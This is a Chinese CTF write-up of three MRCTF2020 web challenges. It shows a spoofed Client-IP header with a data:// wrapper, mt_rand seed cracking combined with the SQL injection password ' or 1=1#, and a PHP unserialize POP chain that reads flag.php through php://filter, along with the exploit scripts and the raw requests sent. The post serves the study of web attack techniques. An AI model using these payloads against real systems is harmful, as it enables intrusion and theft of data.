Flag is here~But how to get it?Local access only!<br/>Sorry,you don't have permission!  Your ip is :sorry,thi
<!--
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]][([][(![]+[])[+[]]+([![]
-->
```

post me Merak


确定

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(!![]+[])[+[]]+(!![]+
[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+
[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+
```

POST一个`Merak=1`,得到源码：

```
<?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
```

首先使用data伪协议 `?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=`


明文:

todat is a happy day

BASE64:


dG9kYXQgaXMgYSBoYXBweSBkYXk=

然后伪造ip，发现Client-IP可以使用， `Client-IP: 127.0.0.1`

最后解密部分，使用师傅的脚本：

```
<?php
  function enc($payload){
      for($i=0; $i<strlen($payload); $i++){
        $re .= chr(ord($payload[$i])-$i*2);
      }
      return base64_encode($re);
  }
  echo enc('flag.php');
  //flag.php加密后得到：ZmpdYSZmXGI=
?>
```

最后传入`?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI=`



```
GET /secrettw.php?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI=
HTTP/1.1
Host: a2f4d33d-22d2-43c1-84c4-54eed0b737b6.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Client-IP: 127.0.0.1
Cookie: _ga=GA1.2.202177182.1584773494
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

增加:Client-IP: 127.0.0.1

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 13 Apr 2020 06:43:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 11534

Flag is here~But how to get it?Local access only!<br />Y
$flag = 'flag{405adbc3-4f84-4e3f-a8bf-d214bd176835}';
echo "Flag is here~But how to get it?";
?>
<!--
```

或者不使用base64编码也可以`?2333=data://text/plain,todat is a happy day&file=ZmpdYSZmXGI=`
参考：烨：[MRCTF]Web WriteUp
Y1ng：MRCTF 2020 Writeup


[MRCTF2020]Ezaudit

首先扫描目录，发现源码泄露，有www.zip，和一个登录页面login.html。下载得到index.php：

```
<?php
header('Content-type:text/html; charset=utf-8');
error_reporting(0);
if(isset($_POST['login'])){
    $username = $_POST['username'];
    $password = $_POST['password'];
    $Private_key = $_POST['Private_key'];
    if (($username == '') || ($password == '') ||($Private_key == '')) {
        // 若为空,视为未填写,提示错误,并3秒后返回登录界面
        header('refresh:2; url=login.html');
        echo "用户名、密码、密钥不能为空啦,crispr会让你在2秒后跳转到登录界面的!";
        exit;
}
    else if($Private_key != '*************' )
    {
        header('refresh:2; url=login.html');
        echo "假密钥，咋会让你登录?crispr会让你在2秒后跳转到登录界面的!";
        exit;
    }

    else{
        if($Private_key === '************'){
        $getuser = "SELECT flag FROM user WHERE username= 'crispr' AND password = '$password'".';';
        $link=mysql_connect("localhost","root","root");
        mysql_select_db("test",$link);
        $result = mysql_query($getuser);
        while($row=mysql_fetch_assoc($result)){
            echo "<tr><td>".$row["username"]."</td><td>".$row["flag"]."</td><td>";
        }
    }
    }

}
// genarate public_key
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1), 1);
    return $public_key;
  }

  //genarate private_key
  function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1), 1);
    return $private_key;
  }
  $Public_key = public_key();
  //$Public_key = KVQP0LdJKRaV3n9D  how to get crispr's private_key???
```

有三个参数： `username（crispr）`， `password（万能密码）`， `Private_key（私钥）`
我们首先用脚本将伪随机数转换成php_mt_seed可以识别的数据，并爆破出mt_rand()的种子。

```
str1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
str2='KVQP0LdJKRaV3n9D'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print (res)
```



```
str1='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'
str2='KVQP0LdJKRaV3n9D'
str3 = str1[::-1]
length = len(str2)
res=''
for i in range(len(str2)):
    for j in range(len(str1)):
        if str2[i] == str1[j]:
            res+=str(j)+' '+str(j)+' '+'0'+' '+str(len(str1)-1)+' '
            break
print (res)
```


for i in range(len(str2))

```
E:\python\python.exe E:/ctf/buuctf/web/[MRCTF2020]Ezaudit/爆破脚本.py
36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13
```

得到数据：

```
36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61 61 61 0 61 29 29 0 61
```

使用我们的php_mt_seed爆破得到种子




```
szy@szy-virtual-machine:~/下载/php_mt_seed-4.0$ ./php_mt_seed 36 36 0 61 47 47 0 61 42 42 0 61 41 41 0 61 52 52 0 61 37 37 0 61 3 3 0 61 35 35 0 61 36 36 0 61 43 43 0 61 0 0 0 61 47 47 0 61 55 55 0 61 13 13 0 61 61 61 0 61 29 29 0 61
Pattern: EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62 EXACT-FROM-62
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 249.1 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x68000000 - 0x69ffffff, speed 15.2 Mseeds/s
seed = 0x69cf57fb = 1775196155 (PHP 5.2.1 to 7.0.x; HHVM)
Found 1, trying 0x90000000 - 0x91ffffff, speed 14.8 Mseeds/s
```

得到`seed = 0x69cf57fb = 1775196155 (PHP 5.2.1 to 7.0.x; HHVM)`
最后使用脚本爆破私钥


```php
<?php
mt_srand(1775196155);
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1), 1);
    return $public_key;
  }

 function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1), 1);
    return $private_key;
  }
echo public_key()."\n";
echo private_key();
?>
```

最后在php版本为7.0.33得到私钥`XuNhoueCDCGc`



```php
<?php
phpinfo();
?>
```


```
phpinfo()
PHP Version => 7.0.33-0+deb9u3

System => Linux bc0d8e80d5f3 4.4.0-151
Ubuntu SMP Tue Jun 11 08:30:22 UTC 201
Build Date => Mar  8 2019 10:01:24
```




```php
<?php
mt_srand(1775196155);
function public_key($length = 16) {
    $strings1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $public_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $public_key .= substr($strings1, mt_rand(0, strlen($strings1) - 1), 1);
    return $public_key;
  }

 function private_key($length = 12) {
    $strings2 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $private_key = '';
    for ( $i = 0; $i < $length; $i++ )
    $private_key .= substr($strings2, mt_rand(0, strlen($strings2) - 1), 1);
    return $private_key;
  }
echo public_key()."\n";
echo private_key();
?>
```

```
KVQP0LdJKRaV3n9D
XuNhoueCDCGc
```

在login.html登录获得flag



05d74-11d7-4607-8858-af4ad27785cb.node3.buuoj.cn/login.html



用户名 crispr

密码 ' or 1=1#

私钥 XuNhoueCDCGc

参考：烨：[MRCTF]Web WriteUp

[MRCTF2020]Ezpop

题目给出了源代码：(官方解释如下)

```php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%
B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);//8.触发这个include，利用php base64 wrapper 读flag
    }
    public function __invoke(){
        $this->append($this->var);//7.然后会调用到这里
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;//4.这里会调用str->source的__get 那么我们将其设置为Test对象
    }

    public function __wakeup(){//2.如果pop是个Show,那么调用这里
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {//3.匹配的时候会调用__toString
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;//5.触发到这里
        return $function();//6.()会调用__invoke,我们这里选择Modifier对象
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);//1.反序列调用这里
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

PHP魔术方法：


> `__construct()` //当一个对象创建时被调用
>
> `__destruct()` //当一个对象销毁时被调用
>
> `__toString()` //当一个对象被当作一个字符串使用
>
> `__sleep()` //在对象在被序列化之前运行
>
> `__wakeup()` //将在反序列化之后立即被调用(通过序列化对象元素个数不符来绕过)
>
> `__get()` //获得一个类的成员变量时调用
>
> `__set()` //设置一个类的成员变量时调用
>
> `__invoke()` //调用函数的方式调用一个对象时的回应方法
>
> `__call()` //当调用一个对象中的不能用的方法的时候就会执行这个函数

构造pop链：
`调用__wakeup()->触发__tostring()->source属性不存在，触发Test类的__get()函数 -> 触发__invoke()函数 -> include()包含文件(伪协议)`
师傅exp代码如下：

```php
<?php
class Modifier{
    protected $var;
    function __construct(){
        $this->var="php://filter/convert.base64-encode/resource=flag.php";
    }
}

class Test{
    public $p;
}

class Show{
    public $source;
    public $str;
}

$s = new Show();
$t = new Test();
$r = new Modifier();
$t->p = $r;
$s->str = $t;
$s->source = $s;
echo urlencode(serialize($s));
```


运行得到，传入即可：

```
O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3Br%3A1%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A52%3A%22php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7D
```



%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dflag.php"%3B}}}

```
PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJmbGFnezFmOTM3NzMyLTFlMjItNDA2OC04Nm
```



明文:

```
<?php
class Flag{
   private $flag= "flag{1f937732-1e22-4068-86bb-dd1e173bda92}";
}
echo "Help Me Find FLAG!";
?>
```

BASE64:

```
PD9waHAKY2xhc3MgRmxhZ3sKICAgIHByaXZhdGUgJGZsYWc9ICJ
mbGFnezFmOTM3NzMyLTFlMjItNDA2OC04NmJiLWRkMWUxNzNiZG
E5Mn0iOwp9CmVjaG8gIkhlbHAgTWUgRmluZCBGTEFHISI7Cj8+
```

参考：烨：[MRCTF]Web WriteUp

菜鸡一枚，水平有限，本文仅为做题的记录方面以后查询学习，如有错误请多多指正